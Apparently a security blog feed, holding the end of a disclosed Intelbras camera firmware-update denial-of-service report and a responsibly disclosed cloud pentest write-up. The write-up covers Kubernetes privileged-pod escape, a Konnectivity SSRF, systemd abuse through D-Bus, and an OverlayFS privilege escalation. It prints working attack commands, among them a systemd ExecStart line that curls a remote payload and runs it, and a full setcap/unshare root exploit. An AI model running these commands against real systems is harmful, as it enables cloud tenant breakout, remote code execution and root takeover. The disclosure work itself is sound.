
After the exploit executes, we can see the effects: the camera goes offline and loses connection to the registered devices.

The camera is offline

The camera is offline

The exploit is quite simple: it sends an HTTP POST request with the firmware, which causes the camera to accept the request and initiate the reboot process. It does not matter whether the firmware is original; the reboot process will start regardless.

New firmware version

After we notified Intelbras about this flaw in the endpoint implementation, the company contacted the OEM vendor. As a result, a new firmware version was released that requires authentication to initiate an update through this endpoint.


Below, we can compare the new firmware, which validates cookies and session data, with the old firmware, which performed no authentication checks and proceeded directly to the update routine.

Real risk

An attacker can remotely trigger the camera firmware upgrade and reboot process without authenticating or supplying a valid firmware image. This may cause the device to go offline, which results in a denial-of-service condition preventing legitimate users from accessing live monitoring or managing the camera.

The potential impact is significant due to the number of affected users. The Intelbras Mibo Smart app, which the company provides to connect and manage the devices mentioned in this report, has over 4,000,000 downloads. Brazil represents the largest user base, followed by Paraguay, Ecuador, Colombia, Argentina, Chile, Peru, Bolivia, Uruguay, and Venezuela. As a result, exploitation of this issue affects a large number of users.

Takeaways

This is a medium-severity vulnerability that Intelbras is already aware of. The issue has been addressed in a newer firmware release (R.260804 along with update instructions), which mitigates this attack vector. Because the vulnerability directly affects the availability and normal operation of the affected cameras, it is highly recommended that users verify the firmware version currently installed on their devices and update to the latest available version as soon as possible. Keeping the firmware up to date is an essential security practice, especially for internet-connected surveillance devices, as outdated versions may remain exposed to known vulnerabilities.

Before yesterdayMain stream

An insecure neighbor: how a vulnerability chain led to an isolation bypass in cloud infrastructure

This article is published for educational purposes only, to raise awareness among information security professionals. The research was part of an official bug bounty program on a major platform. We notified the cloud provider about the vulnerabilities in line with our responsible disclosure policy, and all security issues we found were fixed in full. The infrastructure analyzed in this post has been anonymized, so the organization cannot be identified. We believe that regular pentests, bug bounty programs, and conversations between developers and independent researchers are the foundation of security for any IT product.

Introduction

Many experts believe that cloud data breaches are mostly the customers’ fault, caused by issues like misconfigured storage or open ports. However, our penetration test of a major cloud provider demonstrated that critical threats can originate within the provider’s own infrastructure.

This analysis is based on a real-world case that won second place in the System Hacking (Web & Logic) category at Russian Pentest Award 2026. It covers the sequential exploitation of several vulnerabilities and logic errors. Together, they led to critical business consequences and a complete bypass of tenant isolation within the cloud. On October 22, 2026, I presented a technical analysis of this case in my β€œSmash the Tenant Boundary” talk at Security Analyst Summit (SAS 2026).

1. Gaining initial access through a managed Kubernetes cluster

Our cloud infrastructure pentest followed the threat model of an external attacker with the privileges of a regular tenant. The ultimate goal of the attack was to assume full control of the cloud.

1.1. Escaping the worker node

First, we created a resource in the cloud’s managed Kubernetes cluster (v1.25.16+k0s.0). As a rule, the provider deliberately withholds SSH access to worker nodes from tenants, because they’re paying for a managed service, not for running servers themselves. In this case, however, the cluster’s security policies did not prevent the creation of privileged pods with access to host namespaces. This enabled us to deploy a pod and switch the execution context to the host machine running the container.

kubectl run pod-name-bla \
   --image=alpine \
   --restart=Never \
   --overrides='
 {
   "apiVersion": "v1",
   "spec": {
     "hostPID": true,
     "containers": [
       {
         "name": "priv",
         "image": "alpine",
         "command": [ "sh", "-c", "sleep 3600" ],
         "stdin": true,
         "tty": true,
         "securityContext": {
           "privileged": true
         }
       }
     ]
   }
 }'

After creating the privileged pod, we ran the nsenter command inside the container. It moved the execution context to the host machine:

nsenter --target 1 --mount --uts --ipc --net --pid – bash


After this, the bash shell ran on the actual host machine, not inside the container. Because the pod was privileged, we got full root access to the host machine.

Kubelet configuration and API server address


Kubelet configuration and API server address



Next, we analyzed its file system. While researching the data plane, we found a Konnectivity service token. This component provides a tunnel between the control plane and the data plane of a Kubernetes cluster. It was this component that opened up interesting opportunities for developing the attack.

Konnectivity service account token

Konnectivity service account token

1.2. Analysis of control plane services

After gaining access to the host machine (the worker node mentioned earlier), we analyzed its network interfaces: the user VPC and the Calico interfaces. We extracted the kube-apiserver address (192.168.0.4) from the kubelet configuration file. A subsequent scan of this address revealed the following open ports:

192.168.0.4:9443 open https status=404
192.168.0.4:2380 open
192.168.0.4:6443 open http status=400
192.168.0.4:8132 open
192.168.0.4:9100 open http status=200 title="Node Exporter"
192.168.0.4:9308 open http status=200 title="kube-state-metrics"

Of greatest interest is port 8132, where Konnectivity runs. This service creates a reverse tunnel between the control plane and the data plane so that the data plane is visible from the control plane. This allows management components to communicate with worker nodes, even behind a NAT. The Konnectivity token found earlier granted permission to interact with this service.

Interaction diagram between control plane and data plane via Konnectivity

1.3. Exploiting Konnectivity

To analyze the service on port 8132, we deployed a local test environment. We found that v1.25.16+k0s.0 uses a fork of konnectivty-server, inherited from apiserver-network-proxy in the original Kubernetes.

A quick primer on k0s: this is a minimalist Kubernetes distribution designed for cloud providers. It’s a convenient base for deploying managed clusters (mk8s) with minimal resource overhead. An important feature of k0s is that running user pods on control plane nodes (also known as master nodes) is disabled by default. This meets mk8s security requirements for control plane isolation.

Port 8132, mentioned above, hosts AgentService, which provides a single method: Connect. This method accepts a Packet stream.

service AgentService {
  rpc Connect(stream Packet) returns (stream Packet) {}
}

The code revealed an interesting detail: when AgentService receives a packet of the type DIAL_REQ from a worker node, the server calls the net.Dial() function on the control plane side. The packet structure for the Connect method looks like this:

//apiserver-network-proxy/konnectivity-client/proto/client/client.proto:26

enum PacketType {
  DIAL_REQ = 0;
  DIAL_RSP = 1;
  ...
}

message Packet {
  PacketType type = 1;

  oneof payload {
    DialRequest dialRequest = 2;
    DialResponse dialResponse = 3;
    Data data = 4;
    CloseRequest closeRequest = 5;
    CloseResponse closeResponse = 6;
    CloseDial closeDial = 7;
  }
}

message DialRequest {
    // tcp or udp?
    string protocol = 1;
    // node:port
    string address = 2;
    // random id for client, maybe should be longer
    int64 random = 3;
}

The server reads any Packet packets from the stream initiated by the agent (worker node):

//apiserver-network-proxy/pkg/server/server.go:721
in, err := stream.Recv()
...
recvCh <- in

Next, the packets go to the backend manager:

//apiserver-network-proxy/pkg/server/server.go:748

func (s *ProxyServer) serveRecvBackend(...) {
    for pkt := range recvCh {
        switch pkt.Type {

Then comes the most interesting part:

//apiserver-network-proxy/pkg/server/server.go:888

case client.PacketType_DIAL_REQ:
    req := pkt.GetDialRequest()
    klog.V(5).InfoS("Received DIAL_REQ", "target", req.Address)
    s.handleDialRequest(pkt, backend)

In other words, a DIAL_REQ that comes from the agent (worker node) was considered valid and passed to the packet handler for the corresponding type (DIAL_REQ).

//apiserver-network-proxy/pkg/server/server.go:921
func (s *ProxyServer) handleDialRequest(pkt *client.Packet, backend Backend) {
  ...
  dialReq := pkt.GetDialRequest()
  resp.GetDialResponse().Random = dialReq.Random

  start := time.Now()
  conn, err := net.Dial(dialReq.Protocol, dialReq.Address) // we control proto and address

This created an SSRF primitive in the control plane context, which made it possible to reach not only network resources but also host UNIX sockets. D-Bus (- /run/dbus/system_bus_socket) was chosen as a promising target for interaction. The busctl utility revealed the following services available on the control plane:

org.freedesktop.DBus
 org.freedesktop.PackageKit
 org.freedesktop.PolicyKit1
 org.freedesktop.login1
 org.freedesktop.systemd1
 com.ubuntu.SoftwareProperties

Using the org.freedesktop.DBus.GetConnectionCredentials method with a custom D-Bus client we wrote on top of github.com/godbus/dbus/v5, we were able to retrieve the UID of the current process. In this case, it was 997. Unfortunately, it wasn’t root, which means we couldn’t instantly start a system service in systemd. However, it was still possible to create a user service (system –user). To do this, we first enabled lingering for our UID:

busctl --address=unix:path=/tmp/master-dbus.sock \
  call org.freedesktop.login1 \
       /org/freedesktop/login1 \
       org.freedesktop.login1.Manager \
       SetUserLinger ubb 997 true false

The following sockets were then opened:

/run/user/997/bus
 /run/user/997/systemd/private (this socket is the equivalent of running commands through systemctl --user.)

Through this new socket, we called the StartTransientUnit method of the org.freedesktop.systemd1.Manager service:

StartTransientUnit(
  name: string,
  mode: string,
  properties: a(sv),
  aux: a(sa(sv))
) -> job object path

The properties parameter is exactly where you pass the standard systemd service definition directives. We added the following line:

ExecStart=/bin/sh -c "bash -lc 'curl ip:port/payload -o /tmp/love;chmod +x /tmp/love; setsid /tmp/love '"

As a result, we successfully received a callback from the control plane.


Konnectivity-server context and node network interfaces

Konnectivity-server context and node network interfaces

Mirantis, the company behind the k0s project, confirmed the vulnerability.

1.4. Privilege escalation on the host

Since konnectivity-server runs with limited privileges by default, the next step after achieving RCE on the control plane was to escalate those privileges. An analysis of processes on the control plane node revealed a running salt-minion service. Root privileges allow authentication in salt-minion as that minion and further attacks against it (more on that later).

In our case, the target host ran Ubuntu 22.04 with kernel version 5.15.x. Because user namespaces were enabled, a known bug in OverlayFS offered a viable path to privilege escalation: it allows a file to retain the cap_setuid+eip capabilities after namespace manipulation.

To exploit the vulnerability, a copy of the python3 interpreter was created with the setuid capability set, which made it possible to gain root privileges.

rm -rf /tmp/lpe
mkdir /tmp/lpe
cd /tmp/lpe

unshare -rm sh -c '
 mkdir l u w m &&
 cp /usr/bin/python3 l/ &&
 chmod 755 l/python3 &&
 setcap cap_setuid+eip l/python3 &&
 mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m &&
 touch m/*
'
getcap /tmp/lpe/u/python3
/tmp/lpe/u/python3 -c 'import os; os.setuid(0); os.system("id; /bin/sh")'

